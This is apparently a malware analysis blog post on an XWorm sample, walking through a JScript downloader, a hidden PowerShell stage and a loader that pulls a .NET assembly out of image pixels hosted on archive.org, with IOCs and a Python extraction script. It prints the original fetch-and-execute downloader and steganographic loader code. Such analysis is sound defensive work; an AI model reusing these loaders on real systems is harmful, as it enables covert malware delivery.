XWorm Part 1 - Unraveling a Steganography-Based Downloader

malwaretrace.net/posts/xworm-part-1/

July 3, 2025

Analyzing a multi-stage downloader that employs steganography to hide a .NET assembly.

Posted Jul 3, 2025 Updated Jul 24, 2025
By *Jared G.*
4 min read

Overview

Today, we'll analyze a sample tagged as XWorm, sourced from Malware Bazaar, with a SHA-256 hash of `0fd706ebd884e6678f5d0c73c42d7ee05dcddd53963cf53542d5a8084ea82ad1`. This sample will be referred to as the first stage.

According to a recent AnyRun report[1], XWorm is a remote access trojan (RAT) sold as a service, capable of exfiltrating files, stealing various application credentials, and maintaining remote access. It also states that XWorm is commonly delivered in multi-stage attacks, starting with phishing emails.

Technical Analysis

Stage 1

The first stage is a JScript file employing junk code, junk delimiter strings, and string concatenation for obfuscation.

```
var atropisomer = "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐMΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐSΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ
atropisomer += "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐXΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐMΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰
atropisomer += "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ.Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐSΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰
atropisomer += "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐveΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐrXMΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦
atropisomer += "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐHΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐTΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰
atropisomer += "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ6.Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ0Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ
atropisomer = atropisomer.replace(/Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ/g, "");
var classe = atropisomer;

var cress = "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐhΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐtΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐtΘ◃
cress += "ᙢ⍰ᵐpΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐoΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐoΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐlΘ
cress += "↺ ⍰0x1d⊦ᙢ⍰ᵐvΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐeΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐsΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x
cress += "^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐmΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ/Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐaΘ◃ᵔ^ÕⵔᏰ
cress += "ᵐbΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ2Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ4Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ9Θ◃
cress += " ⍰0x1d⊦ᙢ⍰ᵐ8Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ5Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ0Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1
cress += "ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐdΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ8Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ9Θ◃ᵔ^ÕⵔᏰ
cress = cress.replace(/Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ/g, "");

var pyrography = "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐGΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ";
pyrography += "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐEΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ";
pyrography += "Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐTΘ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ";
pyrography = pyrography.replace(/Θ◃ᵔ^ÕⵔᏰ↺ ⍰0x1d⊦ᙢ⍰ᵐ/g, "");

var creels = new ActiveXObject(classe);
creels.open(pyrography, cress, false);
creels.setRequestHeader("User-Agent", "MyCustomAgent/1.0");
creels.send();

if (creels.status == 200) {
    new Function(creels.responseText)();
} else if (creels.status == 404) {
    WScript.Echo("Erro 404: arquivo não encontrado.");
} else if (creels.status == 403) {
    WScript.Echo("Erro 403: acesso proibido.");
} else if (creels.status == 500) {
    WScript.Echo("Erro 500: erro interno no micelle.");
} else {
    WScript.Echo("Erro HTTP " + creels.status + ": requisição falhou.");
}
```

figure 1 - obfuscated stage 1 downloader

This can be trivially deobfuscated using a text editor like Sublime Text to replace the delimiter string defined on line 79 with an empty string, followed by replacing the below regular expression with an empty string to clean up string concatenation.

```
";[\s\n]+[a-
z]+\s\+=\s"
```

After further deobfuscation and variable renaming, the below downloader is identified, which reaches out to a URL, checks for a status code of `200`, then executes the HTTP response as code through use of an immediately invoked function expression[2] (IIFE).

```
var download_url = "IOCs['Stage 2 URL']";
var http = new ActiveXObject("MSXML2.ServerXMLHTTP.6.0");

http.open("GET", download_url, false);
http.setRequestHeader("User-Agent", "MyCustomAgent/1.0");
http.send();

if (http.status == 200) {
    new Function(http.responseText)();
} else if (http.status == 404) {
    WScript.Echo("Erro 404: arquivo não encontrado.");
} else if (http.status == 403) {
    WScript.Echo("Erro 403: acesso proibido.");
} else if (http.status == 500) {
    WScript.Echo("Erro 500: erro interno no micelle.");
} else {
    WScript.Echo("Erro HTTP " + http.status + ": requisição falhou.");
}
```

figure 2 - deobfuscated stage 1 downloader script

Stage 2

The next stage is further JScript employing obfuscation identical to stage 1. After repeating previous deobfuscation steps, we observe use of PowerShell to execute another stage as seen in *figure 3*. This is responsible for executing the PowerShell script seen in *figure 4*.

```
if (typeof module === 'undefined' || !module.exports) {
  var absolutions = "JGNydWVsbCA9ICdWa0ZKJzskTWFjb3dhbml0ZXMgPSBbU3lzdGVtLkNvbnZlcnRdOjpGcm9tQmFzZTY0U3RyaW5nKCRjcnVlbGwpO
    absolutions = absolutions.split("").join("");

    var mahoganized = "$absolutions='" + absolutions + "';$Paleocene=[System.Text.Encoding]::UTF8.GetString([System.Conver

    mahoganized = mahoganized.split("").join("");

    var ditty = "powershell -w hidden -noprofile -ep bypass -c ";

    ditty = ditty.split("").join("");


    var entailer = WScript.CreateObject("WScript.Shell");


    entailer.Run(ditty + "\"" + mahoganized + "\"", 0, false);
  WScript.Quit();
}
```

figure 3 - stage 2 downloader script

```
$cruell = 'VkFJ';$Macowanites = [System.Convert]::FromBase64String($cruell);$disembark = [System.Text.Encoding]::UTF8.
    GetString($Macowanites);$semibreve = 'Q2xhc3NMaWJyYXJ5MS5Ib21l';$phosphopeptide = [System.Convert]::Frombase64String($
    semibreve);$woodknacker = [System.Text.Encoding]::UTF8.GetString($phosphopeptide);Add-Type -AssemblyName
    System.Drawing;$teleologism='https://archive.org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg'
    ;$poloniferous=New-Object System.Net.WebClient;$poloniferous.Headers.Add('User-Agent','Mozilla/5.0');$poxvirus=$
    poloniferous.DownloadData($teleologism);$prescientific=[byte[]](0x42, 0x4D, 0x72, 0x6E, 0x37, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x36, 0x00, 0x00, 0x00, 0x28, 0x00, 0x00, 0x00, 0x64, 0x00, 0x00, 0x00, 0x4D, 0x2F, 0x00, 0x00, 0x01, 0x00, 0x18
    , 0x00, 0x00, 0x00, 0x00, 0x00, 0x3C, 0x6E, 0x37, 0x00, 0xC4, 0x0E, 0x00, 0x00, 0xC4, 0x0E, 0x00, 0x00, 0x00, 0x00, 0x
    00, 0x00, 0x00, 0x00, 0x00, 0x00);$dustmen=-1;for($dissimilar=0;$dissimilar -le $poxvirus.Length-$prescientific.Length
    ;$dissimilar++){ $nonmeat=$true;for($microbrewed=0;$microbrewed -lt $prescientific.Length;$microbrewed++){if($poxvirus
    [$dissimilar+$microbrewed] -ne $prescientific[$microbrewed]){$nonmeat=$crapnel;break}}if($nonmeat){$dustmen=$
    dissimilar;break}}if($dustmen -eq -1){return};$Asheville=$poxvirus[$dustmen..($poxvirus.Length-1)];$Snake=New-Object
    IO.MemoryStream;$Snake.Write($Asheville,0,$Asheville.Length);$Snake.Seek(0,'Begin')|Out-Null;$metaescaline=[
    Drawing.Bitmap]::FromStream($Snake);$mobilities=New-Object Collections.Generic.List[Byte];for($pratiques=0;$pratiques
    -lt $metaescaline.Height;$pratiques++){for($sputterer=0;$sputterer -lt $metaescaline.Width;$sputterer++){$
    oligonephrous=$metaescaline.GetPixel($sputterer,$pratiques);$mobilities.Add($oligonephrous.R);$mobilities.Add($
    oligonephrous.G);$mobilities.Add($oligonephrous.B)}};$osteotheca=[BitConverter]::ToInt32($mobilities.GetRange(0,4).
    ToArray(),0);$Alicorns=$mobilities.GetRange(4,$osteotheca).ToArray();$Carlovingian=[Convert]::ToBase64String($Alicorns
    ).Replace('A','@').Replace('@','A');$squaller='
    0hHduIzYzIDN4MDMxcTY4MjY2gDM2QGN3gDO1MzNiJDM1ETZf9mdpVXcyF2L}^92Yuc2bsJ2b0NXZ29GbuQnchR3cs92bwRWYlR2LvoDc0RHa'.Replace
    ('}^','t');$bedag=[Convert]::FromBase64String($Carlovingian);$manhunts=[Reflection.Assembly]::Load($bedag);$gambled=@(
    $squaller,'1','C:\Users\Public\Downloads','agnosticism','jsc','','','','','','','js','','','','2','');$manhunts.
    GetType($woodknacker).GetMethod($disembark).Invoke($talliage,$gambled);$metaescaline.Dispose();$Snake.Dispose()
```

figure 4 - PowerShell script invoked by stage 2 downloader script

After some code beautifying using CyberChef and variable renaming, I was able to better understand the execution flow. It begins by reaching out to an image hosted on well-known digital library site “Internet Archive”, where the image is loaded into memory as a byte array.

```
Add-Type -AssemblyName System.Drawing;
$url = 'https://archive.org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg';
$http = New-Object System.Net.WebClient;
$http.Headers.Add('User-Agent', 'Mozilla/5.0');
$image = $http.DownloadData($url);
```

figure 5 - PowerShell code responsible for loading image into memory

archive.org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg



figure 6 - universe themed image hosted on Internet Archive

Once loaded into memory, the byte array is scanned for a hard-coded byte sequence that begins with `42 4D`, the magic bytes for the bitmap format[3]. Once found, the index position of the byte sequence start is stored in variable `$bitmap_begin`.

```
# bitmap start bytes
$bitmap_anchor = [byte[]](0x42, 0x4D, 0x72, 0x6E, 0x37, 0x00, 0x00,

# find bitmap start position
$bitmap_begin =  -1;
for ($i = 0; $i -le $image.Length - $bitmap_anchor.Length; $i++) {
    $found = $true;

    for($j = 0; $j -lt $bitmap_anchor.Length; $j++) {
        if ($image[$i + $j] -ne $bitmap_anchor[$j]) {
            $found = $null;
            break
        }
    }

    if ($found)  {
        $bitmap_begin = $i; # store bitmap start position
        break
    }
}

if ($bitmap_begin  -eq  -1)  {
    return
};
```

figure 7 - code responsible for locating bitmap embedded in image

Starting at `$bitmap_begin`, the remaining image bytes are stored in a memory buffer, which are then used to construct a .NET Bitmap object. It then iterates through each pixel in the bitmap, reads in its RGB byte values, and adds them to a new byte list `$byte_list`.

```
$carved_image_bytes = $image[$bitmap_begin..($image.Length - 1)];

$MemoryStream = New-Object IO.MemoryStream;
$MemoryStream.Write($carved_image_bytes, 0, $carved_image_bytes.Length);
$MemoryStream.Seek(0, 'Begin')  | Out-Null;
$bitmap = [Drawing.Bitmap]::FromStream($MemoryStream);
$byte_list = New-Object Collections.Generic.List[Byte];
for($i = 0; $i -lt $bitmap.Height; $i++) {
    for($j = 0; $j -lt $bitmap.Width; $j++) {
        $pixel = $bitmap.GetPixel($j, $i);
        $byte_list.Add($pixel.R);
        $byte_list.Add($pixel.G);
        $byte_list.Add($pixel.B)
    }

};
```

figure 8 - code responsible for image manipulation

It then loads an embedded .NET assembly within the newly created byte list, where method `VAI()` inside of `ClassLibrary1.Home` is invoked.

```
49  # extract/decode .NET assembly, then invoke method VAI() inside ClassLibrary1.Home
50  $osteotheca = [BitConverter]::ToInt32($byte_list.GetRange(0, 4).ToArray(), 0);
51  $Alicorns = $byte_list.GetRange(4, $osteotheca).ToArray();
52  $encoded_assembly = [Convert]::ToBase64String($Alicorns).Replace('A', '@').Replace('@', 'A');
53  $squaller = '0hHduIzYzIDN4MDMxcTY4MjY2gDM2QGN3gDO1MzNiJDM1ETZf9mdpVXcyF2L}^92Yuc2bsJ2b0NXZ29G
54  $dotnet_assembly = [Convert]::FromBase64String($encoded_assembly);
55  $loaded_assembly = [Reflection.Assembly]::Load($dotnet_assembly);
56  $array_param = @($squaller, '1', 'C:\Users\Public\Downloads', 'agnosticism', 'jsc', '', '', '
57  $loaded_assembly.GetType("ClassLibrary1.Home").GetMethod("VAI").Invoke($null, $array_param);
```

figure 9 - extraction and execution of .NET assembly embedded within bitmap

Dynamic PE Extration

Now having an understanding of its functionality, we can dump the assembly using a dynamic approach by replacing lines 55 and onwards with the following and executing the script.

```
[System.IO.File]::WriteAllBytes("assembly.mal",
$dotnet_assembly);
```

Static PE Extraction

Alternatively, we can port functionality from the PowerShell script to Python, allowing us to perform static extraction of the .NET assembly from the image using the Pillow library[4]. The referenced blog on looping through pixel data with Python[5] was helpful during development of this script.

```
import sys
import os
from PIL import Image

# take image as input
polyglot = sys.argv[1]

with open(polyglot, "rb") as f:
        image_bytes = f.read()

# convert image to byte array
image_byte_array = bytearray(image_bytes)
size = len(image_byte_array)

# find bitmap start
bitmap_start =
image_byte_array.find(b"\x42\x4D\x72\x6E\x37\x00\x00\x00\x00\x00\x36\x00\x00\x00\x28\x00\x00\x00\x64\x00\x00\x00\x4D\x2F\x00\x00\x0
x00")

# extract bitmap based on start location
extracted_bitmap = image_byte_array[slice(bitmap_start, size)]

# temporarily write bitmap to disk
# (the Image module only handles file paths)
with open("bitmap.tmp", "wb") as f:
        f.write(extracted_bitmap)

try:
        img = Image.open("bitmap.tmp")
except FileNotFoundError:
        print("Error: temporary bitmap file not found")

width, height = img.size # get dimensions
image = img.convert("RGB") # read image using RGB mode
byte_list = [] # define ouput byte list

# extract each pixel's RGB byte values
for y in range(height):
        for x in range(width):
                r, g, b = image.getpixel((x, y))
                byte_list.append(r)
                byte_list.append(g)
                byte_list.append(b)

# bitmap cleanup
img.close()
image.close()
os.remove("bitmap.tmp")

# extract assembly
assembly_len = int.from_bytes(byte_list[:4], byteorder="little")
extracted_assembly = bytes(byte_list[4:assembly_len])

# write assembly to file
```

```
with open("extracted_assembly.mal", "wb") as f:
        f.write(extracted_assembly)
```

Until next time, folks! See you in part two, where we will analyze the extracted .NET assembly. All hashes from the below IOC table will be available for download on MalShare.

IOCs

Type	IOC
Stage 1 Downloader SHA-256	0fd706ebd884e6678f5d0c73c42d7ee05dcddd53963cf53542d5a8084ea82ad1
Stage 1 Downloader User-Agent	MyCustomAgent/1.0
Stage 2 URL	hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_fb2497d842454850a250bf600d899709[.]txt
Stage 2 Downloader SHA-256	ad25fffedad9a82f6c55c70c62c391025e74c743a8698c08d45f716b154f86da
Image SHA-256	89959ad7b1ac18bbd1e850f05ab0b5fce164596bce0f1f8aafb70ebd1bbcf900
Image URL	hxxps[://]archive[.]org/download/universe-1733359315202-8750/universe-1733359315202-8750[.]jpg

References and Resources

1. https://any.run/malware-trends/xworm/ ↩
2. https://developer.mozilla.org/en-US/docs/Glossary/IIFE ↩
3. https://en.wikipedia.org/wiki/List_of_file_signatures ↩
4. https://pillow.readthedocs.io/en/stable/ ↩
5. https://www.nemoquiz.com/python/loop-through-pixel-data/ ↩